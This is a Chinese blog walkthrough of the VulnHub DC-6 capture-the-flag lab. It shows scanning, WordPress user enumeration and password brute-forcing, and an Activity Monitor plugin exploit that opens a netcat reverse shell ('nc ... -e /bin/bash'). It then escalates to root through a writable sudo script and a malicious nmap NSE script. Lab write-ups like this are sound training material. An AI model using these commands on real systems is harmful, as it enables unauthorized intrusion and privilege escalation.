vulnhub靶机-DC6-Writeup



含且 于 2021-12-08 18:04:15 发布 200 火藏



分类专栏: 靶机 文章标签: 安全 渗透测试 安全漏洞

版权声明:本文为博主原创文章,遵循 CC 4.0 BY-SA 版权协议,转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/liuhanzhe/article/details/121797460

版权



靶机 专栏收录该内容

9篇文章0订阅 订阅专栏

0x01 介绍

靶机地址:

https://www.vulnhub.com/entry/dc-6,315/

DESCRIPTION

DC-6 is another purposely built vulnerable lab with the intent of gaining experience in the world of penetration testing.

This isn't an overly difficult challenge so should be great for beginners.

The ultimate goal of this challenge is to get root and to read the one and only flag.

Linux skills and familiarity with the Linux command line are a must, as is some experience with basic penetration testing tools.

For beginners, Google can be of great assistance, but you can always tweet me at @DCAU7 for assistance to get you going again. But take note: I won't give you the answer, instead, I'll give you an idea about how to move forward.

OK, this isn't really a clue as such, but more of some "we don't want to spend five years waiting for a certain process to finish" kind of advice for those who just want to get on with the job.

cat /usr/share/wordlists/rockyou.txt | grep k01 > passwords.txt That should save you a few years.

NOTE: You WILL need to edit your hosts file on your pentesting device so that it reads something like:

192.168.0.142 wordy

0x02 信息收集

扫描IP

nmap -sP 172.16.89.0/24

发现ip: 172.16.89.7

进一步扫描

```
nmap -T5 -A -v -p- 172.16.89.7
```

结果


```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-05 15:02 CST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:02
Completed NSE at 15:02, 0.00s elapsed
Initiating NSE at 15:02
Completed NSE at 15:02, 0.00s elapsed
Initiating NSE at 15:02
Completed NSE at 15:02, 0.00s elapsed
Initiating ARP Ping Scan at 15:02
Scanning 172.16.89.7 [1 port]
Completed ARP Ping Scan at 15:02, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:02
Completed Parallel DNS resolution of 1 host. at 15:02, 0.00s elapsed
Initiating SYN Stealth Scan at 15:02
Scanning 172.16.89.7 [65535 ports]
Discovered open port 22/tcp on 172.16.89.7
Discovered open port 80/tcp on 172.16.89.7
Completed SYN Stealth Scan at 15:02, 5.10s elapsed (65535 total ports)
Initiating Service scan at 15:02
Scanning 2 services on 172.16.89.7
Completed Service scan at 15:02, 6.54s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 172.16.89.7
NSE: Script scanning 172.16.89.7.
Initiating NSE at 15:02
Completed NSE at 15:02, 0.65s elapsed
Initiating NSE at 15:02
Completed NSE at 15:02, 0.03s elapsed
Initiating NSE at 15:02
Completed NSE at 15:02, 0.00s elapsed
Nmap scan report for 172.16.89.7
Host is up (0.0010s latency).
Not shown: 65533 closed ports
PORT STATE SERVICE VERSION
```

```
OpenSSH /.4pl Debian 10+deb9u6 (protocol 2.0)
 ssh-hostkey:
   2048 3e:52:ce:ce:01:b6:94:eb:7b:03:7d:be:08:7f:5f:fd (RSA)
   256 41:89:9e:85:ae:30:5b:e0:8f:a4:68:71:06:b4:15:ee (ED25519)
80/tcp open http Apache httpd 2.4.25 ((Debian))
 http-methods:
  Supported Methods: GET HEAD POST OPTIONS
_http-server-header: Apache/2.4.25 (Debian)
http-title: Did not follow redirect to http://wordy/
MAC Address: 00:0C:29:9F:2E:8D (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS details: Linux 3.2 - 4.9
Uptime guess: 198.048 days (since Sun Mar 21 13:53:15 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT
          ADDRESS
  1.04 ms 172.16.89.7
NSE: Script Post-scanning.
Initiating NSE at 15:02
Completed NSE at 15:02, 0.00s elapsed
Initiating NSE at 15:02
Completed NSE at 15:02, 0.00s elapsed
Initiating NSE at 15:02
Completed NSE at 15:02, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.14 seconds
          Raw packets sent: 65558 (2.885MB) | Rcvd: 65550 (2.623MB)
```

修改host文件

echo "172.16.89.7 wordy" >> /etc/hosts

访问http://wordy,发现目标是wordpress搭建的网站



CSDN @含日

0x03 渗透


使用wps扫描网站用户

wpscan --url http://wordy --enumerate u

根据提示生成密码字典

wpscan --url http://wordy --passwords passwords.txt

爆破出一个账号: mark, 密码: helpdesk01



使用爆破得到的账号登陆后,发现安装有Active Monitor插件

searchsploit Activity Monitor -w

发现存在漏洞

https://www.exploit-db.com/exploits/50110

下载利用,得到shell,在kali上回弹shell

```
resp = conn.urlopen(
le "/usr/lib/python3/dist-packages/urllib3/connectionpoc 🕒
                                                                                                              root@kali:/usr/share/wordlists
    httplib_response = self_make_request(
ile "/usr/lib/python3/dist-packages/urllib3/connectionpoc 文件 动作 编辑 查看 帮助
  six.raise_from(e, None)
File "<string>", line 3, in raise_from
File "/usr/lib/python3/dist-packages/urllib3/connectionpoc
                                                                                       loop txqueuelen 1000 (Local Loopback)
                                                                                        RX packets 791 bytes 67860 (66.2 KiB)
                                                                                       RX errors 0 dropped 0 overruns 0 frame 0
    httplib_response = conn.getresponse()
ile "/usr/lib/python3.9/http/client.py", line 1347, in ge
                                                                                        TX packets 791 bytes 67860 (66.2 KiB)
  response.begin()
File "/usr/lib/python3.9/http/client.py", line 307, in beg
                                                                                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    version, status, reason = self.read_status()
ile "/usr/lib/python3.9/http/client.py", line 268, in _re
line = str(self.fp.readline(_MAXLINE + 1), "iso-8859-1")
                                                                             ___(root⊗ kali)-[,
# nc -nlvp 4444
                                                                                              li)-[/usr/share/wordlists]
         "/usr/lib/python3.9/socket.py", line 704, in readinto
                                                                            listening on [any] 4444 ...
    return self._sock.recv_into(b)
KevboardInterrupt
                                                                             connect to [172.16.89.2] from (UNKNOWN) [172.16.89.7] 45886
                                                                             ls
   -(lhz❸ kali)-[~/下载]
$ python3 50110.py
What's your target IP?
172.16.89.7
                                                                            about.php
                                                                            admin-ajax.php
                                                                            admin-footer.php
What's your username?
                                                                            admin-functions.php
                                                                            admin-header.php
What's your password?
                                                                            admin-post.php
helpdesk01
[*] Please wait...
[*] Perfect!
                                                                            admin.php
                                                                            async-upload.php
 www-data@172.16.89.7 nc 172.16.89.2 4444 -e /bin/bash
`CTraceback (most recent call last):
                                                                            comment.php
                                                                            credits.php
```

升级shell

```
python -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
```

翻一下/home,在mark下发现graham的密码

```
www-data@dc-6:/home/mark/stuff$ cat things-to-do.txt
cat things-to-do.txt
Things to do:

- Restore full functionality for the hyperdrive (need to speak to Jens)

- Buy present for Sarah's farewell party

- Add new user: graham - GSo7isUM1D4 - done

- Apply for the OSCP course

- Buy new laptop for Sarah's replacement
www-data@dc-6:/home/mark/stuff$

CSDN @含目
```

```
graham@dc-6:/home/mark$ sudo -l
sudo -l
Matching Defaults entries for graham on dc-6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\
:/sbin\:/bin
User graham may run the following commands on dc-6:
    (jens) NOPASSWD: /home/jens/backups.sh
```

可以使用jens权限执行sh脚本,获得jens权限

```
echo "/bin/sh" >> /home/jens/backups.sh
sudo -u jens /home/jens/backups.sh
```

执行sudo -l

```
$ sudo -l
sudo -l
Matching Defaults entries for jens on dc-6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/bin
User jens may run the following commands on dc-6:
    (root) NOPASSWD: /usr/bin/nmap
```

可以执行nmap,参考前面nmap越权方法

```
echo 'os.execute("/bin/sh")' > /tmp/root.nse
cat /tmp/root.nse
sudo nmap --script=/tmp/root.nse
```

```
# cd /root
# ls
theflag.txt
# cat theflag.txt
       dP 888888 88
dP 88_ 88 88
Yb
                                8888b. dP"Yb 88b 88 888888 d8b
                              Yb db dP 88
                                                           Y8P
          88 .o 88 .o
 YbdPYbdP
  YP YP
           888888 88ood8 88ood8 8888Y" YbodP 88 Y8 888888 (8)
Congratulations!!!
Hope you enjoyed DC-6. Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.
If you enjoyed this CTF, send me a tweet via @DCAU7.
```

#